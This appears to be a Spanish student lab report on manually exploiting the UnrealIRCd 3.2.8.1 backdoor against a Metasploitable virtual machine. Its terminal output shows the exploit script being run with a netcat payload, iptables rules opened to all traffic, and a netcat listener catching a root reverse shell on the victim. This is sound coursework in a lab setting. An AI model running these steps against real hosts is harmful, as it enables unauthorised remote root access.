Práctica 9: explotar vulnerabilidades de forma manual

Docente: **PEDRO MARCOS VELASCO BOLOM**

Alumno:
Yoshtin German Gutierrez Perez 221246

6º c

21/07/2025


Suchiapa, Chiapas.

1. Objetivo redefinido


Parte A – Reproducir la explotación manual con el script exploit.py (sin Metasploit).

Parte B – Validar el acceso obtenido desde Metasploit creando un archivo dentro de la sesión que Metasploitable nos proporciona (/etc/unreal/yosh.txt).

Con esto se demuestra que el vector de entrada fue la backdoor de UnrealIRCD y que Metasploit se utilizó únicamente para gestionar la sesión, no para el exploit propiamente dicho.




```
        TX packets 1448  bytes 115706 (112.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo ufw status verbose
sudo: ufw: command not found

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo iptables -A INPUT -j ACCEPT

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo iptables -A OUTPUT -j ACCEPT

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo nano exploit.py

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# ▯
```


root@kali: /home/kali/dev/UnrealIRCd-3.2.8
File Actions Edit View Help

```
          TX packets 1448  bytes 115706 (112.9 KiB)
          TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
          inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
          RX packets 8  bytes 480 (480.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 8  bytes 480 (480.0 B)
          TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo ufw status verbose
sudo: ufw: command not found

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo iptables -A INPUT -j ACCEPT

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo iptables -A OUTPUT -j ACCEPT

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# sudo nano exploit.py

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# python exploit.py 172.24.2.5 6667 -payload netcat
Exploit sent successfully!

┌──(root㉿kali)-[/home/kali/dev/UnrealIRCd-3.2.8.1-Backdoor]
└─# ▯
```

Observación clave: el archivo yosh.txt sólo existe dentro del sistema de Metasploitable, confirmando que la shell fue obtenida sobre la víctima real y no en un contenedor aislado.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
^C

┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
^C

┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
^C

┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [172.24.2.4] from (UNKNOWN) [172.24.2.5] 38471
script /dev/null -c bash
root@metasploitable:/etc/unreal# touch yosh.txt
root@metasploitable:/etc/unreal# ls
Donation               badwords.quit.conf  ircd.log    spamfilter.conf
LICENSE                curl-ca-bundle.crt  ircd.pid    tmp
aliases                dccallow.conf       ircd.tune   unreal
badwords.channel.conf  doc                 modules     unrealircd.conf
badwords.message.conf  help.conf           networks    yosh.txt
root@metasploitable:/etc/unreal# 
```

Conclusiones revisadas
El exploit en sí fue manual (script Python que dispara la backdoor).
Metasploit se usó para recibir y gestionar la sesión, lo cual es habitual en laboratorios para facilitar el post-proceso.
La creación de yosh.txt valida que la shell obtenida es efectivamente sobre Metasploitable, cerrando el ciclo de prueba.

firma de la práctica

18/7/25

P-a-C-3